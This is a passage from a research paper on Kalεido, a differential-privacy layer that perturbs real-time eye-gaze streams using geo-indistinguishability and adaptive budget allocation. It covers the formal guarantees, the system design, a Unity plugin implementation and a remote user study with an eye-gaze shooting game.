- *for all $i \in [k]$, $t_i = t'_i$;*
- *for each g_i, g'_i such that $i \in [k]$ and $g_i \neq g'_i$ it holds that $d(g_i, g'_i) \leq r$, i.e., $(g_i, g_{i'})$ are r-Euclidean neighboring; and*
- *for each $g_{i_1}, g_{i_2}, g'_{i_1}, g'_{i_2}$, with $i_1 < i_2, g_{i_1} \neq g'_{i_1}$ and $g_{i_2} \neq g'_{i_2}$, it holds that $t_{i_2} - t_{i_1} \leq m \cdot w, m \in \mathbb{N}$;*

we have

$$\forall O \in \mathcal{C}^g, \forall k, Pr[\mathcal{M}(S_k^g) = O] \leq e^{m \cdot \varepsilon} \cdot Pr[\mathcal{M}(S_k^{g'}) = O]. \tag{5}$$

Another important result for differential privacy is that any post-processing computation performed on the noisy output does not cause any privacy loss. Thus, once Kalεido releases the noisy gaze streams, all subsequent analyses by the adversary enjoy the same privacy guarantee.

Theorem 3 (Post-processing). *Let the randomized mechanism $\mathcal{M} : \mathcal{S}^g \mapsto C^g$ satisfy (ε, w, r)-differentially privacy. Let $f : C^g \mapsto R$ be an arbitrary randomized mapping. Then $f \circ \mathcal{M} : \mathcal{S}^g \mapsto R$ is (ε, w, r)- differential private.*

4.3 Privacy Implications of Kalεido

In the following, we discuss the implications of the formal privacy guarantee of Kalεido (Definition 4.5).

4.3.1 Choice of Parameters

The aforementioned privacy guarantee involves three parameters – the privacy budget, the window length, and the radius of location indistinguishability:

Privacy budget ε. ε captures the privacy requirements of the user which can be set at the user's discretion [2, 35, 50].

Window length w. As explained above, the proposed privacy definition protects the spatial distribution of a gaze trajectory that is formed within any window of duration w. In a typical eye-tracking setting, gaze trajectories are formed over individual visual scenes. Thus, a good choice for w could be average scene lengths in a visual feed. Over the whole session, which spans multiple windows, the resulting privacy guarantee degrades gracefully (by Theorem 2).

Radius of location indistinguishability r. Recall that eye gaze streams be abstracted to a series of *fixations* and *saccades* within and between ROIs. Hence, we propose the following two choices for the value of parameter r:

- **Intra-region radius r_{intra}.** This measure captures the radius of a single ROI (approximated by a circular area) and is catered to protect gaze data positions corresponding to fixations.
- **Inter-region radius r_{inter}.** This measures the distance between a pair of ROIs (approximated by circular areas) and protects gaze positions corresponding to inter-ROI saccades.

[2] with probability higher than what is allowed by the privacy parameter ε




Figure 3: Illustration of the two choices for the radius of location indistinguishability parameter [52].

The two radii are illustrated in Figure 3. As a general rule, the larger the value of r greater is the privacy enjoyed (at the cost of lower utility). Note that we assume that the visual feeds are publicly available (see Section 5.1).

Thus, in a nutshell, Kalɛido's privacy guarantee ensures that an adversary cannot learn about the distinguishing features of a user's spatial distribution. Specifically, if r is chosen as r_{intra}, then an adversary cannot distinguish[3] between two users gazing at the same ROI, within any window of length w. Similarly, if r is chosen as r_{inter}, then the adversary cannot distinguish two users such that (1) user 1's gaze moves from ROI_1 to ROI_2, and (2) user 2's gaze moves from ROI_1 to ROI_3, within any window of length w.

4.3.2 Discussion on Temporal Information of Eye Gaze

Kalɛido's formal privacy guarantee focuses solely on the location information of eye gaze streams. However, as discussed in Section 2.3, some privacy attacks utilize both location and temporal information (aggregate statistics) of gaze streams. In these cases, the location information contained in the aggregate statistics constructed over noisy gaze positions (Definition 4.5) will also be noisy (Theorem 3) – thereby reducing the efficacy of the attacks. Our evaluation results in Section 7.3 provide *empirical evidence* for the above: Kalɛido is able to protect against analyses that exploit such spatio-temporal statistics. Additionally, a formal guarantee on the temporal information would require interfering with the timeliness of the release of gaze data points (noisy or otherwise), which might adversely affect the utility [27]. Nevertheless, Section 8 discusses a possible extension of Kalɛido for providing a formal guarantee on the temporal information of eye gaze streams.

4.3.3 Contributions of Kalɛido's Privacy Definition

Here, we discuss the contributions of Kalɛido's formal privacy definition (Definition 4.5).

First, this definition combines the privacy semantics from two distinct contexts: absolute location data and the streaming of event data. Specifically, Definition 4.5 provides (ε, r)-geo-indistinguishability guarantee for every gaze position within a window of duration w in a gaze stream.

[3] with probability higher than what is allowed by privacy parameter ε

Second, there are certain semantical differences in the use of location perturbation techniques (such as (ε, r)-geo-indistinguishability guarantee) in the contexts of geographical information and eye gaze data. Typically, ROIs (also known as points of interest) for geographical information include physical units such as restaurants, shopping malls, or schools. On the other hand, ROIs in the eye-tracking context are characterized by visual stimuli such as the scene's color and texture. Consider a case where only a single ROI is located within a circle of radius r centered at the true user location (or eye gaze position). In the case of geographical information, the adversary can conclude that the user is visiting the particular ROI. Thus, this completely violates the user's location privacy. However, the above-described scenario corresponds to a fixation event (r_{intra}) in the context of eye-tracking, and eye movements, even within a single ROI are a rich source of sensitive information [70] (as discussed in Section 2.3). Thus, even if the adversary learns the ROI's identity, the perturbation still provides meaningful privacy protection.

Additionally, for the standard geo-indistinguishability guarantee [5], the privacy guarantee enjoyed is parameterized by the multiplicative term $\varepsilon \cdot d(x,x')$, i.e., the privacy guarantee degrades with the distance between the pair of points $\{x,x'\}$. This makes the task of choosing the value of ε tricky for geographical data [65]. The reason behind this is that, for any given value of ε, if the distance $d(x,x')$ becomes too large, then the subsequent privacy guarantee provided ceases to be semantically useful. Hence, deciding on the size of the cloaking region ($d(x,x')$), such that any two points within the region are sufficiently protected, is difficult for geographical data in practice. However, in the context of eye gaze data, sensitive information is captured in the form of fixations and saccades. Thus here, we are primarily concerned about protecting pairs of gaze positions that are bounded by a specific distance (r_{intra} and r_{inter} as discussed in Section 4.3.1). Hence, our formulation (Definition 4.1) explicitly parameterizes the size of the cloaking region, r, and its privacy parameter, ε, is equivalent to the term $\varepsilon \cdot d(x,x')$ (equivalently, $\varepsilon \cdot r$ where $d(x,x') \leq r$) from the original definition. This ensures that all pairs of gaze positions within a distance of r from each other enjoy a privacy guarantee of at least ε, thereby mitigating the aforementioned problem.

5 Kalɛido System Design

We introduce the system design of Kalɛido, starting with the threat model followed by design goals. Next, we present the architectural overview followed by detailed descriptions.

5.1 Threat Model

The software stack of real-time eye tracking comprises two major parties: the *eye-tracking platform* and the *third-party application* (Section 2.2). In our threat model, we assume the




Figure 4: Architectural overview of Kalɛido.

eye-tracking platform to be trusted (a common assumption in prior works [38, 73]) and consider the untrusted third-party application to be the adversary. The application can perform analysis on the gaze streams to learn sensitive information about the user (as described in Section 2.3). Additionally, we assume that the visual feeds (image or video scenes users look at) are publicly available. This assumption holds in most practical eye-tracking applications such as movies and VR games. Thus, attackers (untrusted third-party applications) can access visual feeds and noisy gazes (output of Kalɛido), but not raw gazes.

5.2 Kalɛido Design Principles

Kalɛido relies on the following three design principles.

- **Seamless integration with existing eye-tracking interfaces.** Kalɛido seamlessly integrates with the current eye-tracking ecosystem. Specifically, it interacts with the different components of the eye-tracking framework using their existing interfaces.
- **Real-time system.** Kalɛido is capable of generating noisy gaze streams (satisfying Definition 4.5) in real-time that is suitable for interactive eye-tracking interfaces.
- **Automatic privacy parameter configuration.** Kalɛido automatically configures the privacy parameters, namely w and r, based on the properties of the visual feed.

5.3 Architectural Overview

Figure 4 depicts the high-level architecture of the eye-tracking framework with Kalɛido. It comprises three layers: the eye-tracking platform, Kalɛido, and the applications. Kalɛido is an intermediary layer in this stack that defines the trust boundary.
Eye-tracking platform. The eye-tracking platform includes a display, the eye-tracking camera, the eye-tracking core, and potentially a scene camera. Users consume the visual feed via the platform-specific display, generated either entirely digitally (VR platforms) or from the scene camera (augmented reality platforms). The eye-tracking camera captures eye image frames, from which the eye-tracking core generates raw gaze streams.
Kalɛido. Kalɛido processes the raw gaze stream obtained from the eye-tracking platform in a privacy-preserving manner. Based on the information from the visual feed and user-specified guidelines, it automatically configures the parameters required for the privacy guarantee of Definition 4.5. It then perturbs the raw gaze stream, sanitizes it, and feeds it to the applications. Section 5.4 elaborates the design of Kalɛido.
Applications. The applications use eye gaze streams for their functionalities. They receive gaze streams (albeit noisy) from Kalɛido using the original APIs. Therefore, they need not be modified in any way to be compatible with Kalɛido.

5.4 Kalɛido System Modules

Kalɛido views user interaction with the eye-tracking platform as a set of sessions with dynamic scenes. We elaborate on Kalɛido's modules and how it achieves its privacy guarantee.

5.4.1 Context Processing Core

The context processing module extracts the size and locations of the ROIs from individual frames (still images of a scene) of the visual feed. Kalɛido adopts off-the-shelf region and object detectors [54, 90] for ROI extraction. However, these detectors are computationally heavy, and continuously running them results in a high computational overhead that might hinder real-time operation. Kalɛido solves this challenge by incorporating a threshold-based keyframe detector. As frames remain relatively consistent over short periods, Kalɛido invokes the object detector only at the instances of a scene change.

5.4.2 Configuration Manager

The configuration manager module automatically configures the privacy parameters to satisfy the privacy guarantee of Definition 4.5. It accepts as inputs the processed scene information from the context processing core and the user's privacy preferences, and configures the parameters as follows:
Privacy budget ε. For setting the value of ε, Kalɛido provides the users with a privacy scale ranging from no privacy (releases raw gaze streams) to high privacy (releases noisy gaze streams). Users can adjust this knob during an active session through the configuration manager's UI, and Kalɛido interpolates the corresponding value of ε in the background.
Window length w. As discussed in Section 4.2, w is set according to scene lengths. Each scene corresponds to a period during which the visual content, e.g., a video, remains relatively static as defined in Section 2.2. The configuration manager can compute this value either on the fly from the context processing core's scene detectors or offline profiling and video metadata. Small values of w (of the order of a few

seconds) usually work well as most real-world interactive scenes are rapidly changing and spatially heterogeneous.

Radius of location indistinguishability r. The configuration manager module sets the value of r based on either r_{intra} or r_{inter} according to the user's preference. It uses the set of detected ROIs for each scene to compute r as follows. Let $\{\text{ROI}_i\}, i \in [N]$, denote the set of ROIs for a given scene where N is the total number of ROIs. Let a tuple $\langle x_i, y_i, d_i^w, d_i^h \rangle$ represent the output of the object (or region) detector, where (x_i, y_i) is the position of a reference point (for example, the centroid) of the bounding box of ROI_i, and (d_i^w, d_i^h) is its width and height, respectively. Thus, ROI_i can be approximated by a circular area centered at (x_i, y_i) and its radius that is computed from the diagonal of the bounding box:

$$r_{intra}^i = 0.5 \times \sqrt{d_i^{w2} + d_i^{h2}} \tag{6}$$

For any pair of regions of interest (approximated by circular areas) ROI_i and ROI_j $i, j \in [N], i \neq j$, we have

$$r_{inter}^{i,j} = \sqrt{(x_i - x_j)^2 + (y_i - y_j)^2} \tag{7}$$

After computing the radii of all ROIs, the configuration manager has two default modes for r: r_{small}, which is the median of $\{r_{intra}^i\}$, and r_{large}, which is the median of $\{r_{inter}^{i,j}\}$.

5.4.3 Noisy Gaze Generator

The noisy gaze generator module perturbs the raw gaze streams generated by the eye-tracking core. This perturbation entails allocating a privacy budget for each gaze position and then generating its corresponding noisy position in a (ε, w, r)-differential private manner (Definition 4.5).

The raw measurement frequency is very high ($\sim$ 120 Hz), especially for interactive settings. Even for low values of w, the number of individual gaze positions could be relatively high. Therefore, naive budget allocation strategies such as uniform allocation or fixed-rate sampling are likely to provide poor utility [42]. To this end, we use an adaptive budget allocation strategy that considers the dynamics of the human eye gaze. We observe that the *human gaze is relatively localized during fixations*. Based on this observation, we identify two optimizations for the budget allocation strategy. Let g' denote the last published noisy gaze position.

- Gaze data points generated in quick succession of g' can be skipped over.
- The last released g' can be used as a proxy for data points that lie in its spatial proximity.

These optimizations are akin to (1) performing a simple fixation detection (in a privacy-preserving manner) based on the spatio-temporal gaze data points, and (2) publishing a noisy gaze position only when a new fixation is detected. This requires the privacy budget to be distributed between two tasks: testing the proximity of the gaze positions and the publication of noisy gaze positions. The temporal check (for skipping data points) consumes no privacy budget since our formal guarantee (Definition 4.5) applies to spatial information only.

Kalɛido uses an *adaptive budget allocation* strategy that (1) starts with a total privacy budget ε for every window of duration w, (2) allocates no budget for the gaze data points to be skipped over, (3) allocates a fixed budget for testing all other data points, (4) distributes publication budget in an exponentially decreasing manner to the data points which have been decided to publish, and (5) recycles the budget spent in timestamps falling outside the active window. Algorithm 1, based on the BD algorithm [42], outlines the above method; similar ideas have also been presented in the context of location sequences [18].

Adaptive budget allocation. The algorithm proceeds in three stages. In the first stage (Steps 1–4), every gaze position that is generated up to duration t_{skip} after i_{test} is skipped, where i_{test} denotes the timestamp of the last tested gaze position. A good choice for t_{skip} can be the minimum duration of fixations $\approx$ 50 ms [48]. Thus, this stage reuses the last published noisy gaze $(g'_{i_{pub}})$ and consumes no privacy budget (Step 3).

The second stage (Steps 5–11) is the testing phase, where all the "not-skipped" gaze positions are tested for their proximity to $g'_{i_{pub}}$. Specifically, it checks whether the current gaze position g_i (not-skipped) is within a certain noisy threshold $(l_{thresh} + \eta)$[4] from $g'_{i_{pub}}$ (Steps 6–8). In case this is satisfied, the algorithm again reuses $g'_{i_{pub}}$. The total privacy budget allocated for testing for any window duration of w is ε/h. Each individual test consumes a budget $\varepsilon_{test} = \varepsilon/(h \cdot n_{test})$, where n_{test} is the number of gaze positions to be tested per window, and h is a parameter with a value greater than 2. The first two stages of the algorithm can be interpreted as a simple $(\varepsilon/h, w, r)$-differentially private fixation detection scheme.

Finally, in the third stage (Steps 12–16), the algorithm publishes a noisy gaze position corresponding to g_i only if it is sufficiently distant from $g'_{i_{pub}}$. For this, it computes the remaining budget for the active window (Step 13) as follows

$$\varepsilon_{rem} = \underbrace{\varepsilon}_{\substack{\text{Total privacy} \\ \text{budget for} \\ \text{each window}}} - \underbrace{\varepsilon/h}_{\substack{\text{Budget consumed} \\ \text{for testing in} \\ \text{the active window}}} - \underbrace{\sum_{k=i-n_{raw}+1}^{i-1} \varepsilon_k^{pub}}_{\substack{\text{Budget consumed} \\ \text{for noisy publication in} \\ \text{the active window}}}$$

Next, the algorithm assigns half of it ($\varepsilon_{rem}/2$) for the noisy publication (Step 14). Thus, the publication budget is allocated in an exponentially decreasing manner. The rationale behind this is that investing a high budget (i.e., injecting low noise) in the current measurement g'_i would result in better approximation (test and reuse) for the future ones. Additionally, note that ε_{rem} considers the budget consumed only in the

[4] The value of l_{thresh} impacts utility and is chosen empirically depending on r.

Algorithm 1 Adaptive Budget Allocation

Parameters: w - Time duration of a single window in seconds (s), ε - Total privacy budget per window of size w
p_{raw} - Rate of raw gaze data generation in $samples/s$, l_{thresh} - Threshold for distance
t_{skip} - Time duration for skipping after every gaze data point testing, r - Radius of indistinguishability
h - Ratio of privacy budget used for testing

Initialization:

$n_{raw} = w \cdot p_{raw}$ ▷ Number of raw gaze data points generated in a single window
$n_{test} = \lceil w/t_{skip} \rceil$ ▷ Number of raw gaze data points tested in a single window
$\varepsilon_{test} = \varepsilon/(h \cdot n_{test})$ ▷ Privacy budget allocated for every test in a single window
$i_{test} = \varnothing$ ▷ Timestamp of the last tested gaze position
$i_{pub} = \varnothing$ ▷ Timestamp of the last published noisy gaze position

Input: g_i - True gaze position for timestamp i
$g'_{i_{pub}}$ - Output for the last timestamp, initialized to $\varnothing$ when $i_{pub} = \varnothing$
$\{\varepsilon^{pub}_{i-n_{raw}+1}, \cdots, \varepsilon^{pub}_{i-1}\}$ - Privacy budget consumed for publication in last n_{raw} timestamps, initialized to 0 if $i < n_{raw}$

Output: g'_i - Noisy gaze position released for timestamp i
ε^{pub}_i - Privacy budget consumed in publications

Stage I: Check whether to skip or test the gaze data point ▷ Fixation detection based on timestamp of data

1: **if** ($i_{test} \neq \varnothing$ and $time(i) - time(i_{test}) < t_{skip}$) **then**
2: $g'_i = g'_{i_{pub}}$ ▷ Reuse last published gaze position
3: $\varepsilon^{pub}_i = 0$
4: **Return** $\{g'_i, \varepsilon_i\}$

Stage II: Test whether current gaze data point should be published ▷ Fixation detection based on location of data

5: $i_{test} = i$
6: $l_{dis} = d(g_i, g'_{i_{pub}})$ ▷ Euclidean distance between last published gaze position and current gaze position with $d(\cdot, \varnothing) = \varnothing$
7: $\eta \sim \mathsf{Lap}(1/\varepsilon_{test})$ ▷ $\mathsf{Lap}(\cdot)$ denotes the Laplace distribution
8: **if** ($l_{dis} \neq \varnothing$ and $l_{dis} \leq l_{thresh} + \eta$) **then** ▷ Test whether current gaze position is in the proximity of the last published gaze position
9: $g'_i = g'_{i_{pub}}$
10: $\varepsilon^{pub}_i = 0$
11: **Return** $\{g'_i, \varepsilon^{pub}_i\}$

Stage III: Publish noisy gaze point

12: $i_{pub} = i$
13: $\varepsilon_{rem} = \varepsilon - \varepsilon/h - \sum_{k=i-n_{raw}+1}^{i-1} \varepsilon^{pub}_k$ ▷ Remaining privacy budget for the active window
14: $\varepsilon^{pub}_i = \varepsilon_{rem}/2$
15: $g'_i = \mathsf{PlanarLap}(g_i, \varepsilon_i/r)$ ▷ $\mathsf{PlanarLap}(\cdot)$ is a geo-indistinguishable mechanism from [5]
16: **Return** $\{g'_i, \varepsilon^{pub}_i\}$

active window $[i - n_{raw} + 1, i]$. Thus, the publication budget of older timestamps (preceding the active window) is recycled for future usage. The generation of the noisy gaze position is done via the PlanarLap() mechanism (Step 15), which satisfies geo-indistinguishability [5] (with the notational difference of using ε^{pub}_i/r as the privacy budget).




Figure 5: Illustrative example of Kalɛido's budget allocation ($n_{raw} = 4$, $n_{test} = 2$, $h = 2$).

Illustrative example. Figure 5 presents an illustrative example of Algorithm 1. Here we consider $n_{raw} = 4$, $n_{test} = 2$ and $h = 2$. Hence, the budget for testing per gaze position is $\varepsilon/4$. For the first window (timestamps 1-4), the algorithm publishes at timestamps 1 and 3 and skips at timestamps 2 and 4. Hence, timestamps 1 and 3 consume budget $\varepsilon/4$ each for testing. Additionally, the publication budgets are $\varepsilon_1 = (\varepsilon/2 - 0)/2 = \varepsilon/4$, $\varepsilon_3 = (\varepsilon/2 - \varepsilon/4)/2 = \varepsilon/8$ and $\varepsilon_2 = \varepsilon_4 = 0$. Thus, the total privacy budget consumed in this window is $\varepsilon/2$ (budget for testing) $+\varepsilon/4 + \varepsilon/8 = 7\varepsilon/8 \leq \varepsilon$. For the second window (timestamps 2-5), the algorithm reuses g'_3 at timestamp 5. Hence, its total privacy budget is $\varepsilon/2 + \varepsilon/8 = 5\varepsilon/8 \leq \varepsilon$. For the third window (timestamps 3-6), the algorithm skips the gaze position at timestamp 6 and the total privacy budget is $\varepsilon/2 + \varepsilon/8 = 5\varepsilon/8 \leq \varepsilon$. A noisy gaze position is published at timestamp 7 in the fourth window (timestamp 4-7) with $\varepsilon_7 = (\varepsilon/2 - 0)/2 = \varepsilon/4$. Thus, the total privacy budget for this window is $\varepsilon/2 + \varepsilon/4 = 3\varepsilon/4 \leq \varepsilon$.




Figure 6: Basic template of Kalɛido's user interface.

Theorem 4. *Algorithm 1 satisfies* (ε, r, w)*-differential privacy.*

Proof. First, note that Stage I (Steps 1–4, Algorithm 1) do not consume any privacy budget. Next, from Fact I in [18], Stage II consumes privacy budget ε_{test} for every test. Specifically, the output of the test mechanism (Step 8) is a binary decision and hence, its sensitivity is 1. Finally, Stage III consumes budget $\varepsilon_i^{pub} = 1/2(\varepsilon - \varepsilon/h - \sum_{k=i-n_{raw}+1}^{i-1} \varepsilon_k^{pub})$ if it publishes, and 0 otherwise. Next, we prove that the total budget consumed in every window is at most ε. For this note that the total budget consumed for testing is ε/h. Hence, it suffices to show that $0 \leq \sum_{k=i-n_{raw}+1}^{i-1} \varepsilon_k^{pub} \leq \varepsilon - \varepsilon/h$ which follows directly from the proof of Theorem 4 in Kellaris et al. [42]. □

5.4.4 Noisy Gaze Processor

The noisy gaze processor takes as input the noisy gaze streams generated in real-time and performs post-processing operations on it before releasing it to the applications. This module is identical to any local post-processing unit existing in current eye-tracking systems, except for noisy inputs. Examples of such post-processing include data sanitization, such as bounding of off-screen points and data smoothing. Moreover, Kalɛido's noisy gaze processor can support local feature extraction similar to that in the "recognizer" framework [38] (Section 3). Kalɛido is thus compatible with applications with APIs expecting specific features as input, such as fixation/saccade statistics. By Theorem 3, this step does not impact the privacy guarantee of Kalɛido.

6 Implementation

We implement Kalɛido as a C# plugin in Unity [26], a cross-platform engine for developing interactive applications, such as games and mixed reality content. Unity allows developers to integrate plugins that generate visual content and communicate with peripherals, including eye trackers. In our implementation, Kalɛido acts as an intermediate protection layer between applications and the platform.

Stream acquisition. Kalɛido acquires real-time eye gaze streams from the eye-tracking core and forwards them to the noisy gaze generator. To synchronize these gaze streams, we implement the eye gaze receiver using the TCP/IP protocol, which is the most common communication channel for off-the-shelf eye-tracking cores, such as Tobii [83], GazePointer [25], and PupilLab [47].

Table 1: Properties of eye gaze traces, with a video dataset highlighted.

Dataset	Num. of stimuli	Num. of users	Sampling rate (Hz)	Avg. duration (s)
Natural [91]	10	19	100	6.0
Web page [91]	10	22	100	16.8
Human [39]	10	60	100	3.7
VR video [4]	12	13	120	64.9

ROI extraction. Kalɛido identifies the instances of scene change and extracts the ROIs from each scene. For deterministic visual content (such as movies), Kalɛido acquires the timing of keyframes (instances of scene changes) from either the video decoding process or keyframe properties obtained from Unity's Animation feature or content providers [88]. As for online content, Kalɛido identifies the keyframes using an on-the-fly scene change detector [94]. In particular, we implement a threshold-based real-time keyframe detector using the mean absolute frame difference method. First, Kalɛido fetches the current frame from Unity's rendering process. Next, it takes the pixel-wise difference between the current frame and the last keyframe. Kalɛido detects a new keyframe by comparing the pixel values of the binarized difference matrix against a pre-calibrated threshold. We set the default update interval of keyframe detection to 500 ms, which is the typical response latency of human attention to visual stimuli [14].

Kalɛido identifies the spatial information of ROIs for digitally rendered frames using Unity's GameObject API. For all other types of frames, Kalɛido uses YOLOv3-tiny [71], a light-weight neural network. To study the impact of YOLO on real-time performance, we make an exception and use it for digitally rendered frames as well in our user study.

User Interface. Kalɛido offers the users with an interface to adjust their privacy-utility trade-off. Users can control the privacy budget ε on-the-fly through pre-defined triggers, such as keypress, as illustrated in Figure 6. We chose a basic interface for our prototype implementation since UI design is not the focus of this work.

7 Evaluation

We evaluate three aspects of Kalɛido: (1) user-perceived utility, (2) real-time performance, and (3) effectiveness against spatio-temporal attacks. We perform a trace-based evaluation to measure the effectiveness of Kalɛido against attackers using four popular eye-tracking datasets. These datasets, described in Table 1, include the scenarios of natural environment, web pages, human, and virtual reality (VR) videos. In particular, our evaluation answers these questions:




Figure 7: A scene of the "Survival Shooter" game with the player's avatar, target, and gaze-controlled ray annotated.

Q1: *How do users perceive the utility of real-time interactions with Kalɛido?*
We conduct a remote user study with 11 participants to assess the user-perceived utility while playing a real-time PC game with Kalɛido.

Q2: *How much latency overhead does Kalɛido incur?*
We measure the latency overhead of the main modules of Kalɛido to assess its real-time performance.

Q3: *Can Kalɛido thwart attacks that rely on spatio-temporal analysis of eye gaze streams?*
We perform a trace-based evaluation of Kalɛido on popular eye-tracking datasets. We investigate the effectiveness of Kalɛido's formal privacy guarantee against real-world adversarial analytics.

7.1 User Perception in Real-Time Interaction

We conducted a user study to evaluate Kalɛido's impact on utility, as perceived by the users, while playing a real-time PC game. Our objective is to understand the impact of Kalɛido on user experience at different settings of privacy. To this end, we adapted the game "Survival Shooter" [87] from Unity to be eye-tracking compatible. Participants shot targets (Zombie Bunnies) by gazing at the target position on a computer screen, as shown in Figure 7. They used the keyboard to move their digital avatar in the game. We used this PC game because of the requirement to perform the study remotely at the users' places. An in-person lab session with state-of-art eye-tracking or virtual/augmented reality was not possible during the study[5].

Setup. To accommodate a commodity PC setup, we utilize the webcam-based eye-tracking core, GazePointer [25], for detecting the participant's gaze on the screen. The remote user study design was approved by the Institutional Review Board (IRB) of our institution. We recruited 11 individuals from the mailing list of our department. The recruitment email provided no details about the study's privacy objectives and mentioned only user experience with eye-tracking games. Each remote session took 35 minutes on average, and we provided each participant with $15 worth of supplies as a token of appreciation for participating.

Limitations. We acknowledge the following limitations in our study setup resulting from the imposed lockdown. First, the demographic diversity of the participants, as well as the number of participants, might be limited. Hence, one caveat is that the confidence interval of the quantitative analysis is relatively large. Thus, we treat our presented results as a preliminary study. Second, an in-person study using state-of-the-art eye-tracking devices was not possible, which hindered our ability to study diverse scenarios, such as foveated rendering in VR and video watching. We carefully designed our study protocol to reduce the impact of the low accuracy of the webcam-based eye-tracking core; its accuracy is sensitive to posture and lighting conditions. Before starting every new session, the participants were instructed to calibrate the eye tracking using GazePointer's panel. Finally, the constraints of a remote user study also hindered us from conducting a qualitative study via in-person interviews and behavioral observation. An additional caveat is that we did not perform coded analysis for the qualitative study of user responses (via techniques such as open or axial coding [81]) of the free text.

Design. Each study session consisted of five tasks (conducted over a video call using a separate device). The first is a *pre-study survey* to collect the participant's demographic information using a Qualtrics survey. The second is the *calibration* of the webcam-based eye-tracker to map the eye gazes to the computer screen using GazePointer's calibration interface. The participants were asked to familiarize themselves with the game by practicing eye gaze-based shooting until they felt confident. The third covers the *within-subject evaluation* sessions. The fourth task tests the *privacy control knob*. The last task is the *post-session survey*.

To reduce individual differences in gaming behavior and perception, we conducted the within-subject study [17] to test four game settings: (1) *No privacy (NOPV)* — Kalɛido layer disabled; (2) *Low privacy-high utility (LPHU)* — $\varepsilon = 3$, $w = 0.5$ s, r_{small}; (3) *Medium privacy-medium utility (MPMU)* — $\varepsilon = 1.5$, $w = 1.5$ s, r_{small}; and (4) *High privacy-low utility (HPLU)* — $\varepsilon = 0.5$, $w = 2$ s, r_{large}[6]. Each setting lasted for 90 s[7], and we randomized their order for every participant. Additionally, the participants had no knowledge about the setting to which they were exposed. After the completion of each setting, we recorded: the subjective game enjoyment [57]

[5] We conducted this study during the state of Wisconsin's Safer at Home order due to the COVID-19 pandemic.

[6] These values were chosen based on a parameter sweep to represent different points along the privacy-utility spectrum (Appendix A.2.1). In the trace-based analysis of offline datasets, the root mean square error (RMSE) serves as a proxy for measuring application-specific utility loss.

[7] The interval value was chosen during calibration to balance the validity of the session and user fatigue.




Figure 8: Scores obtained in different conditions.




Figure 9: Performance breakdown and trend. ROI detection is the most expensive operation. The frame rate remains relatively steady even for a high context update rate of 8 Hz.

as a 7-item Likert scale, the game score, and the qualitative feedback.

After the four randomized settings, the objective of Kalɛido was revealed, and the participants were offered an adjustable knob to control the tradeoff between privacy and utility. We asked each participant to interact with the control knob; we observed how frequently they adjusted the knob and solicited qualitative feedback about their experience. This part of the study follows a *technology-probe*-based approach [36]. Our objective is to probe the participants to elicit their opinion about the missing design elements that need to be introduced.

Results. We asked the participants to report their subjective experience to evaluate the validity of our game's adaptation. To this end, we asked each participant to report their level of agreement (or disagreement) with this statement: "*You enjoyed the game in this session.*" on a 7-item Likert scale with 1 being "*Strongly Agree*" and 7 being "*Strongly Disagree*". Figure 8(a) shows that for all of the game settings, the participants enjoyed their experience – at least 82% of them reported a score of 3 or lower.

Next, we study the effect of the privacy level on the participants' game scores. Figure 8(b) shows these scores for the different settings. We observe that the game scores decrease with a stronger privacy guarantee. However, the decrease in the score is not significant from the no privacy (NOPV) setting to the low privacy (LPHU) setting (only 3.2%). Even the decrease from the NOPV setting to the high privacy (HPLU) setting is modest (12.0%). These results show that Kalɛido's noise does not adversely affect users' utility in this scenario.

